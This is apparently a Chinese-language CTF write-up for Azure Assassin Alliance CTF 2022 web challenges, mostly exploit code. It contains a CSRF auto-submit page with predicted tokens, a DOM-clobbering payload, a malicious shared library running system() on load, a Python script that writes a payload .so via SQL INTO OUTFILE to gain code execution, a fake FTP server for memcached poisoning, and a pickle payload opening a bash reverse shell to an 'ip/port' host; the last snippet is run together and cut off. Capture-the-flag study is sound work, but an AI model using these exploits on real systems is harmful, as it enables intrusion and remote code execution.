Azure Assassin Alliance CTF 2022 题解
[web]
gogogo
https://tttang.com/archive/1399/
写一个劫持LD_PRELOAD的动态链接库
发包爆pid即可
beWhatYouWannaBe
想办法变admin
有browser
flag1
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
| //服务器 test.js
const app = require('express')()
const crypto = require('crypto')
const LISTEN = '0.0.0.0'
const PORT = 11224
app.set('view engine', 'ejs')
app.get('/', (req, res) => {
var sha256 = crypto.createHash('sha256');
var time = Date.now()-511;
var time2 = Math.floor(time / 1000)-1;
var time3 = Math.sin(time2).toString()
var tooken = sha256.update(time3).digest('hex');
console.log(`time:${time}`);
console.log(`time2:${time2}`);
console.log(`time3:${time3}`);
console.log(`token:${tooken}`);
console.log("-------------");
res.render('test', { name: tooken })
})
app.listen(PORT, LISTEN, () => {
console.log(`listening ${LISTEN}:${PORT}...`)
})
//test.ejs
<html>
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://localhost:8000/beAdmin" method="POST">
<input type="hidden" name='username' value='liao' />
<input type="hidden" name='csrftoken' value='<%= name %>' />
<input type="submit" value="Submit request" />
</form>
<script>
document.forms[0].submit();
</script>
</body>
<h1><%= name %></h1>
</html>
|
flag2
page.evaluate在浏览器中执行,过滤js执行,考虑dom破坏
https://portswigger.net/research/dom-clobbering-strikes-back
来个四重的就行了
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
| index.html
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>Title</title>
</head>
<body>
<style>@import 'http://ip:port/aa';</style>
<iframe name=fff srcdoc="
<iframe srcdoc='<input id=aaa name=ggg href=cid:Clobbered value=this_is_what_i_want>test</input><a id=aaa>' name=lll>"></iframe>
</body>
</html>
|
pooru
直接登录admin账号,修改api为getflag

myclient
mysqli_options 可控
https://www.php.net/manual/zh/mysqli.options.php
设置 MYSQLI_INIT_COMMAND 执行任意sql语句
设置 MYSQLI_READ_DEFAULT_FILE 可以从指定的文件中读取客户端配置选项
写入一个恶意so文件和一个自定义客户端配置 然后加载客户端配置会去加载自定义plugin.so实现客户端rce
https://dev.mysql.com/doc/c-api/5.7/en/c-api-plugin-interface.html
a client that supports the use of authentication plugins normally causes a plugin to be loaded by calling mysql_options() to set the MYSQL_DEFAULT_AUTH and MYSQL_PLUGIN_DIR options:
恶意so生成
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
| #define _GNU_SOURCE
#include <stdlib.h>
__attribute__ ((__constructor__)) void preload (void)
{
system("touch /tmp/pwned");
}
//# gcc evil450.c -o evil450.so --shared -fPIC
|
//mmmmy.cnf
[client]#
plugin_dir=/tmp/e10adc3949ba59abbe56e057f20f883e #
default_auth=evil450 #
default_authentication_plugin = evil450 #
default_authentication = evil450 #
init-command=SELECT 0x(恶意so的十六进制) INTO DUMPFILE "/tmp/e10adc3949ba59abbe56e057f20f883e/evil450.so";#
mysql写文件把mmmmy.cnf 写入 /tmp/e10adc3949ba59abbe56e057f20f883e/mmmmy.cnf 然后访问
http://ip:port/index.php?key=4&value=/tmp/e10adc3949ba59abbe56e057f20f883e/mmmmy.cnf
执行任意命令
文件分块传输,最后用sql语句拼接,exp:
mysql 写文件会在行末加 \ 注意截取 别吞byte 会导致so损坏
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
| import requests
url = "http://124.71.205.170:10047/index.php"
payload = []
with open("res1.txt","r") as f:#res1.txt 是 mmmmy.cnf文件的十六进制
file_data = f.read()
i = 0
j = 0
while i < len(file_data):
if i + 1000 > len(file_data):
values = file_data[i:]
else:
values = file_data[i:i + 1000]
i = i + 1000
j = j + 1
payload+=[values]
#分块长度,1000个十六进制,500个字符
length = int(500)
#生成分块文件的sql语句
filenames = []
i=0
for v in payload:
filename = "/tmp/e10adc3949ba59abbe56e057f20f883e/ROIS"+str(i)
filenames += [filename]
sql = "select 0x"+v+" into outfile '"+filename+"'"
print(sql)
i+=1
params = {
"key" : 3,
"value" : sql
}
resp = requests.get(url,params)
print(resp.text)
#文件合并
sqlinit = "select 0x"+payload[1]+" into outfile '/tmp/e10adc3949ba59abbe56e057f20f883e/ROIStmp1'"
params = {
"key" : 3,
"value" : sqlinit
}
resp = requests.get(url,params)
i=1
for v in filenames:
if i==len(filenames)-1:
break
sql2 = "select concat_ws('',(select substr(load_file('/tmp/e10adc3949ba59abbe56e057f20f883e/ROIStmp"+str(i)+"'),1,"+str(length*(i))+")),(select substr(load_file('"+filenames[i+1]+"'),1,"+str(length)+"))) into outfile '/tmp/e10adc3949ba59abbe56e057f20f883e/ROIStmp"+str(i+1)+"';"
print(sql2)
params = {
"key": 3,
"value": sql2
}
resp = requests.get(url, params)
i += 1
sqlinit = "select concat_ws('',(select substr(load_file('/tmp/e10adc3949ba59abbe56e057f20f883e/ROIS0'),1,505)),(select substr(load_file('/tmp/e10adc3949ba59abbe56e057f20f883e/ROIStmp58'),1,28582))) into outfile '/tmp/e10adc3949ba59abbe56e057f20f883e/ROIStmp59.cnf';"#mysql写文件换行会在行末加 \ 注意截断,自己debug
params = {
"key" : 3,
"value" : sqlinit
}
resp = requests.get(url,params)
requests.get(url+"?key=4&value=/tmp/e10adc3949ba59abbe56e057f20f883e/ROIStmp59.cnf")
requests.get(url+"?key=4&value=/tmp/e10adc3949ba59abbe56e057f20f883e/ROIStmp59.cnf")
|
ToLeSion
用ftps协议进行tls投毒,打memcached
开一个tls恶意服务端,将上层流量转给2048端口开的恶意vsftpd服务
tls恶意服务端:
custom-tls -p 11200 --certs /root/tls/fullchain.pem --key /root/tls/privkey.pem forward 2048
恶意vsftpd服务:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
| #exp.py
#!/usr/bin/env python3
import socketserver, threading,sys
class MyTCPHandler(socketserver.StreamRequestHandler):
def handle(self):
print('[+] connected', self.request, file=sys.stderr)
print('send 1')
self.request.sendall(b'220 (vsFTPd 3.0.3)\r\n')
self.data = self.rfile.readline().strip().decode()
print(self.data, file=sys.stderr,flush=True)
print('send 2')
self.request.sendall(b'230 Login successful.\r\n')
self.data = self.rfile.readline().strip().decode()
print(self.data, file=sys.stderr)
print('send3')
self.request.sendall(b'200 yolo\r\n')
self.data = self.rfile.readline().strip().decode()
print(self.data, file=sys.stderr)
print('send4')
self.request.sendall(b'200 yolo\r\n')
self.data = self.rfile.readline().strip().decode()
print(self.data, file=sys.stderr)
print('send5')
self.request.sendall(b'257 "/" is the current directory\r\n')
# self.data = self.rfile.readline().strip().decode()
# print(self.data, file=sys.stderr)
# print('send 6')
# self.request.sendall(b'250 Directory successfully changed.\r\n')
self.data = self.rfile.readline().strip().decode()
print(self.data, file=sys.stderr)
print('send 6')
self.request.sendall(b'227 Entering Passive Mode (127,0,0,1,43,192).\r\n')
# self.request.sendall(b'229 Entering Extended Passive Mode (|||10017|)\r\n')
self.data = self.rfile.readline().strip().decode()
print(self.data, file=sys.stderr)
print('send 7')
#self.request.sendall(b'229 Entering Extended Passive Mode (|||11200|)\r\n')
self.request.sendall(b'227 Entering Passive Mode (127,0,0,1,43,192).\r\n')
import time
#time.sleep(1)
self.data = self.rfile.readline().strip().decode()
print('send 8')
print(self.data, file=sys.stderr)
self.request.sendall(b'200 Switching to Binary mode.\r\n')
self.data = self.rfile.readline().strip().decode()
print(self.data, file=sys.stderr)
print('send 9')
self.request.sendall(b'125 Data connection already open. Transfer starting.\r\n')
self.data = self.rfile.readline().strip().decode()
print(self.data, file=sys.stderr)
print('send 10')
# 226 Transfer complete.
self.request.sendall(b'250 Requested file action okay, completed.')
exit()
def ftp_worker():
with socketserver.TCPServer(('0.0.0.0', 2048), MyTCPHandler) as server:
while True:
server.handle_request()
threading.Thread(target=ftp_worker).start()
|
然后访问http://123.60.131.135:10023/?url=ftps://domain.com:11200/即可写入memchached
memcached pickle反序列化rce
pickel生成:
1
2
3
4
5
6
7
8
| import pickle
import os
from memcache import Client
victim = "127.0.0.1"
class RCE:
def __reduce__(self):
cmd = f"/bin/bash -c 'bash -i >& /dev/tcp/ip/port 0>&1'"
return os.system, (cmd,) mc = Client(['127.0.0.1:11200']) mc.set("actfSession:you_have_been_pwned", pickle.dumps(RCE())) print(mc.get("actfSession:450450450
|
携带cookie访问flask即可反弹shell
Cookie: BD_UPN=12314753; session=450450450